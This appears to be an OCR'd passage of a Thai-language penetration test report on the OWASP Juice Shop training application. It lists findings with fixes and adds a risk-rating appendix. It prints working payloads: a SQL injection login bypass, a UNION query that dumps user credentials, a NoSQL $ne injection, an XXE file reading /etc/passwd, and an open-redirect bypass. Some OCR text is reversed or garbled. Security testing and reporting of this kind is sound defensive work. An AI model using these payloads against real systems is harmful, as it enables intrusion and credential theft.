
ID	028	Finding	Testing for HTTP Verb Tampering (OTG-INPVAL-003)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	DELETE method สามารถลบ Basket คนอื่นได้ (รวมถึง admin ด้วย)		
Recommendation	กำหนด constraints ไม่ให้สามารถเข้าใช้งาน basket ของผู้อื่นได้		
Detail			


ID	029	Finding	Testing for SQL Injection (OTG-INPVAL-005)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	พบเจอที่ Login page and Search Login page - สามารถเห็น SQL: SELECT * FROM Users WHERE email = '1' AND password = 'HASH' - Inject ด้วย foo' OR 1=1 -- สามารถ bypass authentication ได้ Search - ใช้ UNION technic ดึงข้อมูลของ Users ออกมาทั้งหมด -)) AND 1=2 UNION SELECT 1,id,email,password,5,6,7,8 From Users--		
Recommendation	ทำการกรองคำ ไม่ให้เกิดการตีความอักขระพิเศษเป็นสัญลักษณ์ ให้ตีความเป็นเพียง text อย่างหนึ่ง		
Detail			

ID	030	Finding	Testing for NoSQL Injection (OTG-INPVAL-005)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	เจอ PATCH method บนส่วน edit review (comments) - Inject ด้วย operator ที่จะป่วน comment ได้ทั้งหมดโดยใช้ not equal ($ne). - {"id":{"$ne":null},"message":"Bad product. Low quality"}		
Recommendation	ทำการกรองคำ ไม่ให้เกิดการตีความอักขระพิเศษเป็นสัญลักษณ์ ให้ตีความเป็นเพียง text อย่างหนึ่ง		
Detail			

ID	031	Finding	Testing for XML Injection (OTG-INPVAL-008)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	พบช่องโหว่ XXE (External Entities) ที่ File Upload - External entities จะบังคับ XML parser ให้เข้า access ถึง resource ที่เราเจาะจงได้โดย URI(Universal Resource Identifier) - มันจะบอกให้ server มองหา external entity file:///etc/passwd อยู่ในตัวแปร exx		
Recommendation	เข้าไปตั้งค่าที่ตัว parser และปิดการเรียกใช้ External Entities		
Detail	XXEtry.xml - Notepad File Edit Format View Help <?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE foo [<!ELEMENT foo ANY > <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>		


ID	032	Finding	Testing for incubated vulnerabilities (OTG-INPVAL-015)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	- File upload อ้างอิงจาก INPVAL-008 เว็บไซต์นี่สามารถ upload ได้เฉพาะ pdf และ xml จึงลองทดสอบ upload ไฟล์ที่ไม่ใช่ pdf - Craft POST request อัพโหลดไฟล์ .txt - ผลลัพธ์คือ สามารถทำได้ response 204 กลับมา แสดงว่าสามารถ upload สกุลไฟล์ใดๆก็ได้ (script หรือ malicious file)		
Recommendation	ตั้งค่าที่ฝั่ง Server ไม่ให้รับไฟล์นามสกุลอื่นตามที่กำหนดไว้ (.pdf)		
Detail			

ID	033	Finding	Analysis of Error Codes (OTG-ERR-001)
Severity	Low	Port	3000
Asset Identification	[Target domain]		
Description	Error ที่ค่อนข้างเสี่ยงต่อการหลุดของข้อมูล (leak information)		
Recommendation	ตั้งค่าแสดงผล Error ให้เปิดเผยข้อมูลน้อยกว่านี้ นำรายละเอียดออก		
Detail			


ID	034	Finding	Analysis of Stack Traces (OTG-ERR-002)
Severity	Low	Port	3000
Asset Identification	[Target domain]		
Description	Error SQL stack trace เปิดเผยข้อมูลของการ query		
Recommendation	ตั้งค่าแสดงผล Error ให้เปิดเผยข้อมูลน้อยกว่านี้ หรือไม่ควรแสดงให้ Client เห็น		
Detail			


ID	035	Finding	Testing for Weak SSL/TSL Ciphers, Insufficient Transport Layer Protection (OTG-CRYPST-001)
Severity	Critical	Port	3000
Asset Identification	[Target domain]		
Description	ไม่มี HTTPS เลย มีการทำ Basic authentication over HTTP กล่าวคือ Credential จะถูก encode อยู่ใน JWT แต่ก็ไม่ช่วยอะไรอยู่ดี เนื่องจากไม่มีการ encryption		
Recommendation	Implement การใช้ HTTPS, SSL/TLS		
Detail	ไม่พบ HTTPS ทุกส่วนของการใช้งานเว็บเลย		

ID	036	Finding	Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)
Severity	Critical	Port	3000
Asset Identification	[Target domain]		
Description	Basic Authentication over HTTP: อย่างที่ได้กล่าวไปในข้อ 001 Credential จะอยู่ใน Authorization header และ encoded อยู่ในรูปแบบ JWT ถูกส่งผ่าน HTTP ไม่มีการ encryption โดยที่สามารถ decode ออกมาได้ ซึ่งจะมีข้อมูลที่ sensitive อยู่ใน credential เช่น id, email, password (ในรูปแบบ hashed) และ header นี้ ก็ยังเป็น Token อีกด้วย ซึ่งถือว่าอันตรายมากเมื่อไม่มีการ encryption		
Recommendation	การส่ง credentials หรือ sensitive information ควรส่งผ่านการเข้ารหัสลับเสมอ จึงสมควรใช้ HTTPS		
Detail	ไม่พบ HTTPS ทุกส่วนของการใช้งานเว็บเลย		

ID	037	Finding	Test Business Logic Data Validation (OTG-BUSLOGIC-001)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	- การ validate email เกิดขึ้นที่ขั้นตอการสมัคร email จำเป็นต้องมี@แล้วตามด้วยอักขระอย่างน้อย 1ตัว แต่สามารถแก้ไขค่าได้ที่ intercept proxy (Burp suite) และส่งไป เซิฟเวอร์ก็ยอมรับได้ ทำให้เกิด email ปลอมที่ไม่มี @example.com เลย - แสดงว่า ไม่ได้มีการตรวจสอบที่ฝั่ง Server เลย		
Recommendation	ตั้งค่าให้ฝั่ง Server มีการตรวจสอบค่า email ด้วย ไม่ใช่ตรวจสอบที่ฝั่ง client เท่านั้น		
Detail			

ID	038	Finding	Test Ability to Forge Requests (OTG-BUSLOGIC-002)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	จากการเทส Password change function ใน AUTHN-009 เราสามารถทำ FRSC ได้ด้วยการตัดparameter 'current' ออก และส่ง ให้กับ Users ใดๆของเว็บนี้คลิก password ของuser นั้นๆ จะถูกเปลี่ยนไปตามที่เรากำหนดทันที ซึ่งเป็นสิ่งที่ไม่ควรเกิดขึ้น		
Recommendation	ควรมีการตรวจสอบค่า current ที่ฝั่ง server และเปลี่ยนการใช้ GET เป็น POST method ในการส่ง request		
Detail	อ้างอิงจาก AUTHN-009		


ID	039	Finding	Test Integrity Checks (OTG-BUSLOGIC-003)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	- เช็คเรื่องการแก้ค่า Quantity ของสินค้าตอนสั่งซื้อ - มีการส่ง พร้อม จำนวนสินค้าใน tseuqer TUP Body, ลองแก้จำนวนสินค้าเป็น 0 กับ ค่าติดลบ (-) - ผลที่ได้คือ ได้ของฟรี กับได้ราคาสินค้าติดลบด้วย - สามารถ checkout ออกใบยืนยันสั่งซื้อได้อีกด้วย แสดงว่าฝั่ง Server ไม่ได้มีการตรวจสอบค่าที่ผิดปกตินี้เลย		
Recommendation	ไม่ควรคำนวน total price ที่ฝั่ง Client ควรมีการคำนวนและตรวจสอบค่าจำนวนและราคาที่ส่งมา ที่ฝั่ง Server ด้วย		
Detail			

ID	040	Finding	Test Number of Times a Function Can be Used Limits (OTG-BUSLOGIC-005)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	- การส่งคอมเม้นในหน้า Contract us จะสามาถกด S ครั้ง และมี 1 ได้ทีละ timbu CAPTCHA เป็นการให้คำนวนเลขตอบแนบไปด้วย - CAPTCHA ที่ใช้ กลับไม่ได้ถูก random ขึ้น แต่มีโจทย์ของมันอยู่แล้ว ตาม captchald แสดงว่าคำตอบนั้นเฉพาะเจาะจงเป็นข้อๆสำหรับ captchald นั้นๆ - นำ Request นี้ไปส่งแบบ Brute force 100 comment - ผลที่ได้คือ สามารถทำลายข้อจำกัดของการส่งคอมเม้นได้ AC ,PTCHA ในที่นี่ ไม่สามารถช่วยยืนยันว่าคนที่ส่งมาเป็นมนุษย์ได้เลย จึงทำให้เกิดการ ขึ้นได้ MAPS อย่างแน่นอน		
Recommendation	Implement การใช้ CAPTCHA ใหม่ให้มีการ random generate คำถามและคำตอบขึ้น ไม่ควรเก็บค่า CAPTCHA ไว้เทียบตรงๆ		
Detail			

ID	041	Finding	Test Defenses Against Application Mis-use (OTG-BUSLOGIC-007)
Severity	High	Port	3000
Asset Identification	[Target domain]		
Description	- จากการเทสที่ผ่านๆมา ทำให้พบการมีอยู่ของการป้องกันของเว็บนี้ เช่น Blocked Request: 500 block illegal activity, 401 No header authorization. - แต่การป้องกันค่อนข้างต่ำมากในหลายๆเทสที่พบ - Input validation ที่แทบจะไม่มีการกรอง หรือปฏิเสธค่าเลย เช่น SQL injection, XSS, หรือผ่านการกรองค่าบางค่า และไม่มีการตรวจสอบโดยฝั่ง Server เลย (สมัครโดยไม่ใช้ @exam.com, เปลี่ยนค่าจำนวนสินค้า เป็นติดลบได้ ทำให้ Total price เปลี่ยนแปลงตาม ซึ่งไม่ควรให้ฝั่ง Client คำนวนค่าพวกนี้แล้วส่ง Request) - ไม่มี เลย msinahcem tuo kcol - คาดว่าไม่มีการเก็บ log ข้อมูล		
Recommendation	Enhance การป้องกันขึ้น เพิ่มการเก็บ log การกระทำของข้อมูลที่เปลี่ยนไป Implement การใช้ sanitizing หรือ filter อักขระพิเศษ และติดตั้ง Firewall เสริมการตรวจจับและการป้องกัน		
Detail	อ้างอิงจากการทดสอบ Authentication, Data validation และอื่นๆ		

ID	042	Finding	Test Upload of Unexpected File Types (OTG-BUSLOGIC-008)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	จาก NIPLAV-015 เราสามารถอัพโหลดสกุลไฟล์ที่นอกเหนือจาก .pdf .xml ได้		
Recommendation	ตั้งค่าที่ฝั่ง Server ไม่ให้รับไฟล์นามสกุลอื่นตามที่กำหนดไว้ (.pdf)		
Detail	อ้างอิงจาก INPVAL-015		

ID	043	Finding	Test Upload of Malicious Files (OTG-BUSLOGIC-009)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	จากการอัพโหลดไฟล์ผ่านหน้า compliant (POST /file-upload) เราสามารถอัพโหลดไฟล์ชนิดใดลงไปก็ได้ แต่เราไม่ทราบว่า ไฟล์ที่อัพโหลดไปแล้วนั้น อยู่ที่ path ใด หรือเรียกดูอย่างไร		
Recommendation	ตั้งค่าที่ฝั่ง Server ไม่ให้รับไฟล์นามสกุลอื่นตามที่กำหนดไว้ (.pdf)		
Detail	อ้างอิงจาก INPVAL-015		

ID	044	Finding	Testing for Client Side URL Redirect Files (OTG-CLIENT-004)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	- เจอ URL ที่มีการทำ redirect ไว้ http:///192.168.99.100:3000redirect?to=https://github.com/bkimminich/juice-shop - จาก ที่เกิดขึ้น คาดว่าน่าจะมีการทำ rorrEwhitelist เว็บที่สามารถ redirect ได้เอาไว้ - ลองใส่ หลังเว็บที่ต้องการ ? redirect และต่อท้ายด้วยเว็บที่อยู่ใน whitelist - http:///192.168.99.100:3000redirect?to=http://google.com?https://github.com/bkimminich/juice-shop - สามารถ redirect ไปที่ไหนก็ได้		
Recommendation	Implement การกรองค่าที่เช็คใน redirect ให้ดีขึ้น เสริมการบังคับไปหน้าแจ้งเตือนให้ Users คลิกที่ลิงก์นั้นเพื่อออกจากเว็บของเจ้าของ		
Detail			

ID	045	Finding	Testing for Clickjacking (OTG-CLIENT-009)
Severity	Medium	Port	3000
Asset Identification	[Target domain]		
Description	- iframe สามารถนำไปทำเว็บหลอก เพื่อซ้อน iframe ตัวหลอก ทับกับตัวจริงได้ - มีการป้องกันการเรียกไปใช้ใน iframe - X-Frame-Options: SAMEORIGIN เฉพาะเว็บไซต์เดียวกันที่สามารถเรียกใช้ iframe ได้ - X-Frame-Options ยังคงมีปัญหากับเรื่อง not compatible กับ เวอร์ resworB ชั่นเก่าๆอยู่ ซึ่งทำให้ไม่สามารถป้องกันได้		
Recommendation	เพื่อความปลอดภัยสูงสุด แนะนำให้ใช้ X-Frame-Options: yneD		
Detail	ตัวอย่างการนำ iframe ไปใช้ทำ Clickjacking 		

ภาคผนวก ข : วิธีประเมินความเสี่ยง

การแบ่งระดับความเสี่ยงเป็นส่วนสำคัญในการลำดับในการป้องกัน และให้ความสำคัญต่อช่องโหว่ที่ตรวจพบจากประสบการณ์ที่ผ่านมาทำให้ Information Security Department พบว่าการแบ่งระดับความเสี่ยงจากแหล่งความรู้ในหลายแหล่งมีความยากต่อการประเมินในสถานการณ์จริง ดังนั้นแล้วจึงขอนำเสนอแนวสำหรับทางการประเมินความเสี่ยงตามขั้นตอนด้านล่าง

Likelihood factors	
Threat Agent Factors	
Skills required	Not Applicable [0]
	Security penetration skills [1]
	Network and programming skills [3]
	Advanced computer user [4]
	Some technical skills [6]
	no technical skills [9]
Motive	Not Applicable [0]
	Low or no reward [1]
	Possible reward [4]
	High reward [9]
Opportunity	Full access or expensive resources required [0]
	Special access or resources required [4]
	Some access or resources required [7]
	No access or resources required [9]

Likelihood factors	
Threat Agent Factors	
Population Size	Not Applicable [0]
	System Administrators [2]
	Intranet Users [4]
	Partners [5]
	Authenticated users [6]
	Anonymous Internet users [9]
Vulnerability Factors	
Easy of Discovery	Not Applicable [0]
	Practically impossible [1]
	Difficult [3]
	Easy [7]
	Automated tools available [9]
Ease of Exploit	Not Applicable [0]
	Theoretical [1]
	Difficult [3]
	Easy [5]
	Automated tools available [9]
Awareness	Not Applicable [0]
	Unknown [1]
	Hidden [4]
	Obvious [6]
	Public knowledge [7]
Intrusion Detection	Not Applicable [0]
	Active detection in application [1]
	Logged and reviewed [3]
	Logged without review [8]
	Not logged [9]

Impact factors	
Technical Impact Factors	
Loss of confidentiality	Not Applicable [0]
	Minimal non-sensitive data disclosed [2]
	Extensive non-sensitive data disclosed [6]
	Extensive critical data disclosed [7]
	All data disclosed [9]
Loss of Integrity	Not Applicable [0]
	Minimal slightly corrupt data [1]
	Minimal seriously corrupt data [3]
	Extensive slightly corrupt data [5]
	Extensive seriously corrupt data [7]
	All data totally corrupt [9]
Loss of Availability	Not Applicable [0]
	Minimal secondary services interrupted [1]
	Minimal primary services interrupted [5]
	Extensive primary services interrupted [7]
	All services completely lost [9]
Loss of Accountability	Not Applicable [0]
	Attack fully traceable to individual [1]
	Attack possibly traceable to individual [7]
	Attack completely anonymous [9]
Business Impact Factors	
Financial damage	Not Applicable [0]
	Damage costs less than to fix the issue [1]
	Minor effect on annual profit [3]
	Significant effect on annual profit [7]
	Backruptcy [9]
Reputation damage	Not Applicable [0]
	Minimal damage [1]
	Loss of major accounts [4]
	Loss of goodwill [5]
	Brand damage [9]

Impact factors	
Business Impact Factors	
Non-Compliance	Not Applicable [0]
	Minor violation [2]
	Clear violation [5]
	High profile violation [7]
Privacy violation	Not Applicable [0]
	One individual [3]
	Hundreds of people [5]
	Thousands of people [7]
	Millions of people [9]

	Impact		
Likelihood	**->Low<-**	Moderate	High
->Low<-	**->Note<-**	Low	Moderate
Moderate	Low	Moderate	High
High	Moderate	High	Critical